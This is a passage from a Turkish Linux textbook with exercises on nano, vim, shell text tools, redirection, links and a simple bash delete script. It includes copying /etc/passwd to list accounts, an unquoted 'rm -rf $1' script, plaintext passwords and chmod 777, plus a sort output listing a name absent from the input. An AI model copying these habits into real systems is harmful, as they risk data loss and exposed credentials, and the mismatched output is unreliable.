Komut çalıştırıldıktan sonra dosya nano editörü ile açılır (Görsel 4.86). Nano editörü üç kısımdan oluşur. İlk kısımda dosya adı, üzerinde işlem yapılıp yapılmadığı ve versiyon bilgisi yer alır. İkinci kısımda dosyanın içeriği bulunur. Üçüncü kısımda ise nano editöründe kullanılan kısayollar gösterilir.




Görsel 4.86: nano editörü arayüzü

nano editörü üzerinde işlem yaparken varsayılan olarak mouse çalışmaz. Bu nedenle imleç bir noktadan diğer bir noktaya mouse ile taşınamaz. Nano editörü açıkken **Esc** ve **M** tuş kombinasyonu kullanılarak mouse aktif edilebilir. Tekrar aynı tuş kombinasyonu ile mouse kullanım dışı bırakılabilir. En çok kullanılan kısayollar şunlardır:

- **Ctrl + X**
  Editörden çıkış yapar.
- **Ctrl + O**
  Değişiklikleri kaydeder.
- **Ctrl + R**
  Dosya açar.
- **Ctrl + W**
  Dosya içinde arama yapar.


Kısayollar hakkında daha fazla bilgi almak için **Ctrl** ve **G** tuş kombinasyonuyla yardım metni açılabilir.

vim Metin Editörü: Komut satırı arayüzü üzerinden kullanılan konsol tabanlı bir metin düzenleyicisidir. vim, Linux sistemlerde varsayılan düzenleyicidir. Bir dosyayı vim ile açmak için komut satırına **vim [dosya adı]** yazılır (Görsel 4.87).



Görsel 4.87: vim editörü ile dosya oluşturma

Komut çalıştırıldıktan sonra dosya, vim editörü ile açılır (Görsel 4.88).



Görsel 4.88: vim editörü arayüzü

vim editörü üç farklı modda çalışır. Klavye tuşları her modda farklı bir amaç için kullanılır. Klavye tuşlarının amacı bazen komut girmek bazen de metin düzenlemek olabilir. Bu editörde kullanılan modlar şunlardır:

- **Komut Modu (Command Mode)**

  vim editörü açıldığında komut modunda olur. Bu modda yazılan karakterler komut olarak yorumlanır. Dosya içinde hareket etme, dosyadaki bir metin parçasını silme, kopyalama ve yapıştırma işlemleri komut modunda gerçekleştirilir. Başka bir moddan komut moduna girmek için Esc tuşuna basılmalıdır.

- **Ekleme Modu (Insert Mode)**

  Ekleme modu sayesinde metinsel ifadeler dosyaya eklenebilir. Bu modda yazılan her şey vim editöründe girdi olarak yorumlanır. Ekleme moduna girmek için i tuşuna basılmalıdır. Ekleme modundan komut moduna dönmek için Esc tuşu kullanılır.

- **Satır Modu (Last Line Mode)**

  Komut modunda : (iki nokta) yazılarak satır modu çağrılır. İmleç ekranın son satırına atlayarak kullanıcıdan bir komut bekler. Bu modda dosyaları kaydetme, komutları çalıştırma gibi görevler gerçekleştirilir.

vim editöründe ekleme modundayken dosyada metin düzenlemeleri yapılır. Metin düzenlemesi bittikten sonra Esc tuşuna basılarak komut moduna dönülür. Komut modunda yapılmak istenen işlemle ilgili komut girilir. Komut kullanımına örnek olarak :wq! verilebilir. vim editöründe en çok kullanılan komutlar şunlardır:

- **:q :** Editörden çıkış yapar.
- **:w :** Değişiklikleri kaydeder.
- **:wq :** Değişiklikleri kaydeder ve çıkış yapar.
- **:q! :** Zorla çıkış yapar.
- **:x :** Değişiklikleri kaydeder ve editörden çıkış yapar.
- **:/ :** Metin içinde arama yapmak için kullanılır. Aramaya devam etmek için **n** tuşu kullanılır.
- **:d :** İmlecin bulunduğu satırı siler.
- **yy :** İmlecin bulunduğu satırı kopyalar.
- **p :** Kopyalanan veriyi imlecin bulunduğu satırın altına yapıştırır.
- **P :** Kopyalanan veriyi imlecin bulunduğu satırın üstüne yapıştırır.

18. UYGULAMA

nano metin editörünün kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açıp komut satırına nano **kullanıcı.txt** yazarak nano editörünü açınız.


2. Adım: nano editörünü kullanarak dosyayı kullanıcı adları ile doldurunuz (Görsel 4.89).

3. Adım: Kullanıcı isimlerini yazdıktan sonra **Ctrl** ve **O** tuş kombinasyonuyla **kullanıcı.txt** adı ile dosyayı kaydederek **Ctrl, K** ve **X** tuş kombinasyonuyla editörden çıkış yapınız.

4. Adım: nano editörüyle **kullanıcı.txt** dosyasını tekrar açıp, dosya içinde yer alan **demet** ismini silerek yerine **dilara** ismini ekleyiniz.

5. Adım: Dosyadaki değişikliği kaydedip editörü kapatınız.

6. Adım: Komut satırına **cat kullanıcı.txt** yazarak dosyadaki değişikliği inceleyiniz (Görsel 4.90).



Görsel 4.89: kullanıcı.txt dosyasının içeriği



Görsel 4.90: Dosya içeriğini konsola yazdırma

19. UYGULAMA

vim metin editörünün kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açıp komut satırına **vim parola.txt** yazarak vim editörünü açınız.

2. Adım: vim editöründe kullanıcı parolalarını yazabilmek için komut modundan ekleme moduna geçiniz (Bunun için i tuşuna basınız.).

3. Adım: Parolaları dosyaya ekleyiniz.

4. Adım: Dosyayı kaydetmek için **Esc** tuşu ile komut moduna dönünüz.

5. Adım: Komut modunda **:wq!** yazıp, Enter tuşuna basarak kaydetme işlemini tamamlayınız (Görsel 4.91).

6. Adım: Komut satırına **cat parola.txt** yazarak dosyadaki içeriği konsola yazdırınız (Görsel 4.92).

7. Adım: Komut satırına **paste kullanıcı.txt parola.txt** yazarak iki dosyadaki içeriği sütun bazlı birleştiriniz (Görsel 4.93).

```
1234
password
abc123
qwerty
admin
1988
12345
1453
burak
adana
```

Görsel 4.91: parola.txt dosyası içeriği

```
┌──(ogrenci㉿okul)-[~]
└─$ cat parola.txt
1234
password
abc123
qwerty
admin
1988
12345
1453
burak
adana
```

Görsel 4.92: Dosya içeriğini konsola yazdırma

```
┌──(ogrenci㉿okul)-[~]
└─$ paste kullanıcı.txt parola.txt
ahmet   1234
hasan   password
mert    abc123
dilara  qwerty
fatma   admin
zeynep  1988
esra    12345
ali     1453
burak   burak
alev    adana
```

Görsel 4.93: paste komutunun örnek kullanımı

SIRA SİZDE

nano metin editöründe İstiklal Marşı'nın ilk kıtasını yazıp vim metin editörünü kullanarak aynı dosyaya İstiklal Marşı'nın ikinci kıtasını ekleyiniz.

20. UYGULAMA

Linux komutlarının kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz (Görsel 4.94).

1. Adım: Uçbirim öykünücüsünü açınız.


2. Adım: Kullanıcının Masaüstü dizinine geçiniz.

3. Adım: Komut satırına **mkdir -p Bilgiler/10A/Grup1; mkdir -p Bilgiler/10A/Grup2** yazarak iç içe dizinler oluşturunuz.

4. Adım: Komut satırına **ls Bilgiler/10A** yazarak dizin içeriğini listeleyiniz (Grup1 ve Grup2 dizinlerinin oluştuğundan emin olunuz.).

5. Adım: Masaüstünde G1.txt ve G2.txt dosyalarını **touch** komutunu kullanarak oluşturunuz.

6. Adım: Komut satırına ls yazarak dizin içeriğini listeleyiniz (G1.txt ve G2.txt dosyalarının oluştuğundan emin olunuz.).




Görsel 4.94: cd, mkdir, ls ve touch komutlarının örnek kullanımı


7. Adım: Komut satırına **nano G1.txt** yazıp, dosyanın içine 1. grupta yer alacak kişilerin isimlerini ekleyerek dosyayı kaydediniz (Görsel 4.95).

8. Adım: Komut satırına **cat G1.txt > G2.txt** yazıp, G1.txt dosyası içeriğini G2.txt dosyasına yönlendirme işlemi uygulayarak kopyalayınız.

9. Adım: Komut satırına **vim G2.txt** yazıp, dosyanın içindeki iki ismi değiştirerek dosyayı kaydediniz (Görsel 4.96).




Görsel 4.95: G1.txt dosyası içeriği



Görsel 4.96: G2.txt dosyası içeriği

10. Adım: Komut satırına **diff G1.txt G2.txt** yazınız.


11. Adım: İki dosya arasındaki farklılıkları inceleyiniz (Görsel 4.97).



Görsel 4.97: diff komutunun kullanımı

12. Adım: G1.txt ve G2.txt dosyalarını kopyalayarak yedekleyiniz.

13. Adım: Komut satırına **ls** yazarak kopyalama işleminin gerçekleştiğini doğrulayınız (Görsel 4.98).



Görsel 4.98: cp komutunun kullanımı


14. Adım: G1.txt ve G2.txt dosyalarını yeniden adlandırınız.

15. Adım: Komut satırına **ls** yazarak yeniden adlandırma işleminin gerçekleştiğini doğrulayınız (Görsel 4.99).



Görsel 4.99: mv komutunun yeniden adlandırma için kullanımı


16. Adım: GRUP-1.txt dosyasını BİLGİLER/10A/GRUP1 dizinine, GRUP-2.txt dosyasını **Bilgiler/10A/Grup2** dizinine taşıyınız (Görsel 4.100).



Görsel 4.100: mv komutunun taşıma için kullanımı

17. Adım: Komut satırına t**ree Bilgiler** yazarak dizin içeriğini kontrol ediniz.

18. Adım: Taşıma işleminin gerçekleştiğini doğrulayınız (Görsel 4.101).



Görsel 4.101: tree komutunun kullanımı

19. Adım: Bilgiler dizinine geçerek **/etc** dizinindeki **passwd** dosyasını **Bilgiler** dizini içine kopyalayınız.

20. Adım: Komut satırına **ls** yazarak **passwd** dosyasının kopyalandığından emin olunuz.

21. Adım: passwd dosyasının son iki satırını konsola yazdırınız (Görsel 4.102).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ tail -2 passwd
hakan:x:1004:1004:,,,:/home/hakan:/bin/bash
fatih:x:1005:1005::/home/fatih:/bin/sh
```

Görsel 4.102: tail komutunun kullanımı

22. Adım: Komut satırına **cut -d: -f1 passwd** yazıp, **passwd** dosyasından kullanıcıları keserek konsola yazdırınız (Görsel 4.103).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ cut -d: -f1 passwd
root
daemon
bin
sys
sync
games
man
lp
mail
news
```

Görsel 4.103: cut komutunun kullanımı

23. Adım: Komut satırına **cut -d: -f1 passwd | head -n 5** yazarak passwd dosyasından ilk beş kullanıcıyı konsola yazdırınız (Görsel 4.104).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ cut -d: -f1 passwd | head -n 5
root
daemon
bin
sys
sync
```

Görsel 4.104: cut ve head komutları ile | (pipe) kullanımı

24. Adım: Komut satırına **cut -d: -f1,6 passwd | tail -n 6 | sort** yazarak (Bu komut ile son altı kullanıcının kullanıcı adı ve ev dizinleri konsola sıralı bir şekilde yazdırılır.) konsola yazdırılan çıktıyı inceleyiniz (Görsel 4.105).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ cut -d: -f1,6 passwd | tail -n 6 | sort
fatih:/home/fatih
hakan:/home/hakan
hasan:/home/hasan
kerem:/home/kerem
ogrenci:/home/ogrenci
vboxadd:/var/run/vboxadd
```

Görsel 4.105: cut, tail ve sort komutları ile | (pipe) kullanımı

25. Adım: Komut satırına **history > geçmiş.txt** yazıp, komut geçmişini **geçmiş.txt** dosyasına aktararak cat komutu ile geçmiş.txt dosyasını konsola yazdırınız (Görsel 4.106).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ history > gecmiş.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ cat gecmiş.txt
    1  cd Belgeler
    2  ls *run
    3  chmod 777 VBoxLinuxAdditions.run
```

Görsel 4.106: Komut çıktısını dosyaya yönlendirme işlemi

26. Adım: Komut satırına **nano kod.py** yazıp dosya içine (nano editörünü kullanarak) Python kodunu yazınız (Görsel 4.107).

```
  GNU nano 7.2                          kod.py *
print("Sayı Toplayıcı")
toplam=0
sayi1=input()
if sayi1:
        sayi1=int(sayi1)
        toplam+=sayi1
        sayi2=input()
        if sayi2:
                sayi2=int(sayi2)
                toplam+=sayi2
print("Toplam=",toplam)
```

Görsel 4.107: kod.py dosyası içeriği

27. Adım: Python kodunu çalıştırınız (Görsel 4.108).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ python kod.py
Sayı Toplayıcı
4
5
Toplam= 9
```

Görsel 4.108: Python kodunun çalıştığını doğrulama

28. Adım: 1.txt dosyasına **4** ve **“”** ifadelerini, **2.txt** dosyasına **4** ve **5** ifadelerini alt alta olacak şekilde yönlendirme operatörü kullanarak aktarınız (Görsel 4.109).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ echo 4 > 1.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ echo "" >> 1.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ echo 4 > 2.txt

┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ echo 5 >> 2.txt
```

Görsel 4.109: Yönlendirme operatörlerinin kullanımı

29. Adım: 1.txt ve **2.txt** dosyalarını çalıştırılan **kod.py** dosyasına yönlendiriniz (Görsel 4.110).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ python kod.py < 1.txt
Sayı Toplayıcı
Toplam= 4

┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ python kod.py < 2.txt
Sayı Toplayıcı
Toplam= 9
```

Görsel 4.110: Çalıştırılan kod dosyasına dosya yönlendirme

30. Adım: Komut satırına **nano ogrenciler.txt** yazarak öğrenci listesini oluşturunuz (Görsel 4.111).

```
  GNU nano 7.2                    ogrenciler.txt *
Mustafa, Doruk, 75
Ayşe, Can, 45
Kerem, Dizdar, 90
Merve, Kuru, 85
Salih, Durgun, 100
Fatma, Çoban, 98
Salih, Kara, 56
Fatih, Kartal, 35
```

Görsel 4.111: nano editörü ile öğrenci listesi oluşturma

31. Adım: Komut satırına **sort -n -k3 ogrenciler.txt** yazınız ve bu komut çalıştığında dosya içeriğinin öğrenci notlarına göre sıralanıp konsola yazdırıldığından emin olunuz (Görsel 4.112).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ sort -n -k3 ogrenciler.txt
Fatih, Kartal, 35
Ayşe, Can, 45
Salih, Kara, 56
Mustafa, Doruk, 75
Harun, Kum, 84
Merve, Kuru, 85
Kerem, Dizdar, 90
Fatma, Çoban, 98
Salih, Durgun, 100
```

Görsel 4.112: sort kullanımı



Aşağıda maddeler hâlinde verilen işlemleri cihazınızda gerçekleştiriniz.

- Uçbirim Önyükleyicisini açınız.
- Komut satırına **strings /bin/ls | more** yazınız.
- Komut çıktısını inceleyiniz.
- Komut satırına **more /var/log/messages** yazınız.
- Komut çıktısını inceleyiniz.
- **alias** oluşturunuz. Oluşturduğunuz alias'ı kullanınız (Görsel 4.113).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ alias sil=clear

┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ sil
```

Görsel 4.113: alias kullanımı

- Değişken oluşturup oluşturduğunuz değişkeni konsola yazdırınız (Görsel 4.114).

```
┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ isim='Mustafa'

┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ echo $isim
Mustafa

┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ echo '$isim'
$isim

┌──(ogrenci㉿okul)-[~/Masaüstü/Bilgiler]
└─$ echo "$isim"
Mustafa
```

Görsel 4.114: Değişken kullanımı

- **uniq** komutuyla ilgili uygulama yapınız.
- Komut satırında **for döngüsü** kullanarak ardışık dizinler oluşturunuz.
- **ls** komutu ile dizinlerin oluştuğunu doğrulayınız (Görsel 4.115).

```
┌──(ogrenci㉿okul)-[~]
└─$ for i in {1..10}; do mkdir Soru$i; done

┌──(ogrenci㉿okul)-[~]
└─$ ls
Belgeler    dosya6.txt    Kodlar          ödev1.txt    Soru1    Soru6
dosya1.txt  dosya.tar     kod.sh          parola.txt   Soru10   Soru7
dosya2.txt  Genel         kullanıcı.txt   Plan         Soru2    Soru8
dosya3.txt  İndirilenler  logo.png        Raporlar     Soru3    Soru9
dosya4.txt  isimler       Masaüstü        Resimler     Soru4    Şablonlar
dosya5.txt  Kayıtlar      Müzik           Sonuçlar     Soru5    Tercihler
```

Görsel 4.115: for döngüsü ile ardışık dizin oluşturma

- Örnekler dizini oluşturunuz.
- Örnekler dizini içine ardışık on adet dosya oluşturan for döngüsünü yazınız (Dosyalar örnek1.txt, örnek2.txt, örnek3.txt şeklinde devam etmelidir.).



Linux girdi (stdin), çıktı (stdout) ve hata (stderr) yönlendirmeleri hakkında araştırma yapınız. Bu yönlendirmeler hakkında uygulamalar gerçekleştiriniz. Araştırma sonuçlarını ve gerçekleştirdiğiniz uygulamaları rapor hâline getiriniz. Çalışmanızı arkadaşlarınızla paylaşınız.

21. UYGULAMA

Linux komut dosyası oluşturma işlemini aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Komut satırında **cd; mkdir komutlar; cd komutlar** yazınız.

3. Adım: Komut satırında **nano sil** yazıp, nano editör kullanarak **sil** dosyası içine **bash** kodunu yazınız (Görsel 4.116).

```
  GNU nano 7.2                                  sil *
read -p "Silmek istiyor musunuz? (e/h): " yanit
if [ $yanit = "e" ]
then
        rm -rf $1;
fi
```

Görsel 4.116: sil dosyasının bash kodları

4. Adım: Komut satırında **chmod a+x** sil yazınız ve dosyanın herkes tarafından çalıştırılmasını sağlayınız.

5. Adım: Komut satırında **pwd** yazarak dosyanın konumunu kopyalayınız.

6. Adım: Kopyaladığınız dosya konumunu $PATH değişkenine ekleyiniz (Görsel 4.117).

```
┌──(ogrenci㉿okul)-[~/komutlar]
└─$ export PATH="/home/ogrenci/komutlar:$PATH"
```

Görsel 4.117: $PATH değişkenine konum ekleme

7. Adım: Komut satırına **cd; touch dosya; ls** yazınız ve dosyanın oluştuğundan emin olunuz (Görsel 4.118).

```
┌──(ogrenci㉿okul)-[~]
└─$ cd; touch dosya; ls
Belgeler    dosya5.txt    Kayıtlar       Masaüstü    Resimler  Soru4  Şablonlar
dosya       dosya6.txt    Kodlar         Müzik       Sonuçlar  Soru5  Tercihler
dosya1.txt  dosya.tar     kod.sh         ödev1.txt   Soru1     Soru6  Videolar
dosya2.txt  Genel         komutlar       parola.txt  Soru10    Soru7
dosya3.txt  İndirilenler  kullanıcı.txt  Plan        Soru2     Soru8
dosya4.txt  isimler       logo.png       Raporlar    Soru3     Soru9
```

Görsel 4.118: Silinecek dosyanın oluşturulması

8. Adım: Komut satırına **sil dosya** yazıp silme işlemini onaylayınız ve dosyanın silindiğinden emin olunuz (Görsel 4.119).

```
┌──(ogrenci㉿okul)-[~]
└─$ sil dosya
Silmek istiyor musunuz? (e/h): e

┌──(ogrenci㉿okul)-[~]
└─$ ls
Belgeler    dosya6.txt    Kodlar         Müzik       Sonuçlar  Soru5  Tercihler
dosya1.txt  dosya.tar     kod.sh         ödev1.txt   Soru1     Soru6  Videolar
dosya2.txt  Genel         komutlar       parola.txt  Soru10    Soru7
dosya3.txt  İndirilenler  kullanıcı.txt  Plan        Soru2     Soru8
dosya4.txt  isimler       logo.png       Raporlar    Soru3     Soru9
dosya5.txt  Kayıtlar      Masaüstü       Resimler    Soru4     Şablonlar
```

Görsel 4.119: sil komut dosyasının çalıştırılması

9. Adım: Yeni bir terminal açtığınızda sil komut dosyası çalışmayacaktır. Bu komut dosyasını her yerden çağrılabileceği bir konuma taşıyınız (Görsel 4.120).

```
┌──(ogrenci㉿okul)-[~]
└─$ cd komutlar

┌──(ogrenci㉿okul)-[~/komutlar]
└─$ sudo mv sil /usr/local/sbin
[sudo] password for ogrenci:
```

Görsel 4.120: sil komut dosyasını taşıma işlemi

10. Adım: Yeni bir terminal penceresi açıp komut dosyasını tekrar çalıştırmayı deneyiniz.



Inode (düğüm), Hard Link (katı link) ve Soft Link (sembolik link) kavramları hakkında araştırma yapınız. Araştırma sonuçlarını rapor hâline getirerek arkadaşlarınız ve öğretmeninizle paylaşınız.


22. UYGULAMA

Sembolik ve katı link oluşturma işlemini aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Komut satırında **mkdir Uygulama; cd Uygulama; touch dosya.txt** yazınız.


3. Adım: Komut satırında **nano dosya.txt** yazıp, nano editör kullanarak dosya içine şehirleri yazınız (Görsel 4.121).



Görsel 4.121: dosya.txt içeriği

4. Adım: Komut satırında **ln -s dosya.txt dosya_sembolik.txt** yazarak dosyanın sembolik linkini oluşturunuz.


5. Adım: Komut satırına **file dosya_sembolik.txt** yazarak dosya hakkında bilgi alınız (Görsel 4.122).




Görsel 4.122: Sembolik link oluşturma

6. Adım: Komut satırında **cat dosya_sembolik.txt** yazınız (Görsel 4.123).

7. Adım: Komut satırında **echo Burdur >> dosya.txt** yazarak dosyaya ekleme yapınız ve **cat dosya_sembolik.txt** komutu ile değişikliği inceleyiniz [Bu adımda dosya.txt içine yapılan eklemenin dosya_sembolik.txt dosyasını da değiştirdiğini göreceksiniz (Görsel 4.124).].



Görsel 4.123: Dosya içeriği




Görsel 4.124: Dosya içeriğindeki değişikliğin incelenmesi


8. Adım: Komut satırında **ln dosya.txt dosya_katılink.txt** yazarak dosyanın katı linkini oluşturunuz.

9. Adım: cat dosya_katılink.txt komutu ile dosya içeriğini yazdırınız (Görsel 4.125).

10. Adım: Komut satırında **echo Sivas >> dosya.txt** yazarak dosyaya ekleme yapınız ve **cat dosya_katılink.txt** komutu ile değişikliği inceleyiniz [Bu adımda dosya.txt içine yapılan eklemenin dosya_katılink.txt dosyasını da değiştirdiğini göreceksiniz (Görsel 4.126).].

